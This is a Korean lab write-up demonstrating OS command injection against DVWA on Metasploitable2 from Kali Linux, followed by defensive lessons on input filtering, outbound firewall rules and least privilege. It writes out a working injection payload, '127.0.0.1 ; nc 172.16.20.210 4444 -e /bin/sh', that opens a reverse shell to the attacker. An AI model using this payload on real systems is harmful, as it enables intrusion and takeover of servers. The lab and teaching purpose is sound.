커멘드 인젝션 실습

2026년 6월 26일 금요일 오후 2:07

커맨드 인젝션(Command Injection)은 웹 애플리케이션의 취약점을 이용해, 서버를 운영하는 **운영체제(OS)에 해커가 원하는 명령어를 강제로 실행하게 만드는 공격 기법**

실습 개요 (Overview)

- **실습 명칭:** DVWA 환경을 이용한 OS Command Injection 및 Reverse Shell 공격 시연
- **실습 목적:** 웹 애플리케이션의 입력값 검증 부재가 시스템 전체(OS)에 미치는 치명적인 영향을 이해하고, 레드팀의 초기 침투(Initial Access) 메커니즘을 파악한다.
- **실습 환경:**
- **공격자(Attacker):** Kali Linux (가상머신) / Netcat 도구 및 브라우저 사용
- **대상 서버(Target):** Metasploitable2 (가상머신) / DVWA(Security Level: Low) 웹 애플리케이션

사전에 필요한 개념

리버스쉘, 넷캣

쉘(Shell)이란 무엇인가?

컴퓨터의 핵심부(하드웨어 제어 등)를 담당하는 부분을 커널(Kernel)이라고 함. 하지만 사용자가 커널에 직접 명령을 내리는 것은 매우 복잡하고 위험하다.

이때 커널을 감싸고 있는 껍질이라는 의미에서 이름 붙여진 쉘(Shell)이 필요. 쉘은 **사용자가 입력한 명령어를 해석하여 커널에 전달하고, 그 결과를 사용자에게 보여주는 번역가(인터프리터) 역할**을 함.

쉘의 방식은 여러가지가 있지만 실습에서 사용할 방식은 리버스쉘 방식

리버스쉘이란?

보통 일반적인 쉘방식을 바인드 쉘이라고 부르며 바인드쉘은

접속을 당하는 주체인 서버가 포트를 열어주면 외부에서 해당 포트로 직접 접속하는 방식.

그러나 해킹같은 부적절한 접속의 경우 일반적으로 방화벽에 의해 차단당함.

그러나 리버스쉘은 이러한 방화벽에 의해 막히는것을 우회하기 위해서 발상을 반대로 바꾼 것.

피해자의 서버로부터 해커의 서버로 들어오는 방식이며 해커가 자신의 서버의 포트를 열고 대기하면 피해자의 서버가 해커의 서버로 접속하는것.

넷캣에 대해

Netcat 줄여서 nc는 tcp 또는 udp를 사용하여 네트워크 연결, 데이터 전송, 포트 검색, 리버스 셸 등등 여러 기능을 사용하는 네트워크 도구로서 소위 만능도구로 불림.

```
[root@localhost ~]# dnf -y install nc_
```

넷캣 설치

```
[root@localhost ~]# nc -zv 172.16.20.100 80
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Connected to 172.16.20.100:80.
Ncat: 0 bytes sent, 0 bytes received in 0.02 seconds.
```

Nc –zv 172.16.20.100 80

명령어의 의미는


-z : zero-I/O 일명 포트스캔 모드로 데이터를 보내지 않고 포트의 연결이 되는지 확인되면 바로 연결을 끊음

-v : verbose 상세하게 보여줘라

리눅스나 유닉스 기반 명령어(예: `ls -lv`, `tar -xvf` 등)를 사용할 때 옵션을 하나씩 떼어 쓰지 않고 붙여 쓸 수 있는 이유는, 리눅스 명령어 표준 규칙인 **'POSIX 표준(POSIX Utility Syntax Guidelines)'** 덕분에 사용자 편의를 위해 붙혀서 쓸 수 있다.


그중 실습에서 사용할 옵션은 -e 확장옵션


준비물 : 칼리리눅스활성화, dvwa서버활성화




Dvwa서버를 켜줌.

칼리리눅스도 켜줌






칼리리눅스에서 dvwa웹페이지 열어줌.




서큐리티항목에서 보안레벨 낮춰주어야 함.



커멘트 익스큐션 항목 선택

이러면 이제 모든 준비완료




칼리리눅스 (공격자의 os)의 터미널화면에서 4444번 포트를 열어줌으로서 리버스쉘을 대기시킴. ---> 해킹명령어를 보내서 받을 결과값을 받을 통로를 열어주는 행위

-l : listen 대기하라는 옵션

-v: verbose 상세하게

-n : numeric-only 도메인으로 변환없이 숫자정보로만 보겠다

-p : 포트번호 지정옵션



127.0.0.1 ; nc 172.16.20.210 4444 -e /bin/sh


명령어의 구조는 127.0.0.1로 핑을 보내라는 더미 명령어를 던지고 ;을 이용해서 뒤의 명령도 실행시켜라 즉 ; 뒤의 명령어가 해킹명령의 본질

내용:


nc 172.16.20.210 4444 = 타깃 서버에게 해당 주소의 포트로 접속하라는 명령

-e /bin/sh = 넷캣(nc)의 가장 강력한 옵션이 execute(실행)옵션인 -e
내용은 /bin/sh를 강제로 실행시켜라

명령어의 의미는 취약한 웹사이트에 시스템 명령어를 주입해서, 타깃 서버가 공격자에게 거꾸로 접속시켜 터미널 제어권을 통째로 넘겨주게 만드는 명령어



명령어 실행시 웹페이지에 뜨는 화면 그냥 핑만 날리는 더미화면



공격자의 터미널에서는 연결되었다는 메세지 확인 시나리오 성공


시나리오를 통해 확인할 수 있는 취약점은 크게 3가지 분류로

1. 입력값에 대한 검증 불충분 -> 사용자가 입력한 특수문자(;, &, | 등)가 시스템 명령어로 해석되지 않도록 필터링해야하며 애초에 웹 소스코드 내에서 os명령어를 직접적으로 호출하는 함수의 사용을 지양해야 함.

2. 아웃바운드 정책 강화 ->리버스 쉘 방식의 경우 내부에서 외부로 나가는 과정이기 때문에 방화벽이 내부에서 외부로 들어오는 정책은 강력한 반면 내부에서 외부로 나가는 정책은 허술한 경우가 많기에 아웃바운드 정책을 신경 쓸 필요가 있음.

3. 해킹당해서 리버스 쉘이 작동하더라도 해커의 동작을 제한할수 있도록 서비스를 구동할 때에 권한이 적은 계정으로 실행시켜 제어권이 넘어가더라도 권한을 최소화하거나 격리시키는것

3번의 예시



터미널의 제어권을 가져온 상태에서 whoami를 쳤을때에 root가 아닌 www-data라는 제한된 계정인것을 확인 ---> 해킹을 당하더라도 권한이 제한되어있는 계정이므로 최악의 수는 예방.

`www-data`는 리눅스(Ubuntu, Debian 등) 운영체제에서 웹 서버(Apache, Nginx 등)가 내부적으로 시스템을 움직일 때 사용하는 전용 사용자 계정(User Account)으로 리눅스에서 루트계정이 탈취되는 경우등을 방지하여 리눅스는 "웹 서버 너는 딱 웹 서비스에 필요한 파일만 읽고 쓸 수 있는 아주 권한이 낮은 계정으로만 움직여!"라고 제한을 걸어둡니다. 그 제한된 격리용 계정이 바로 `www-data`입니다.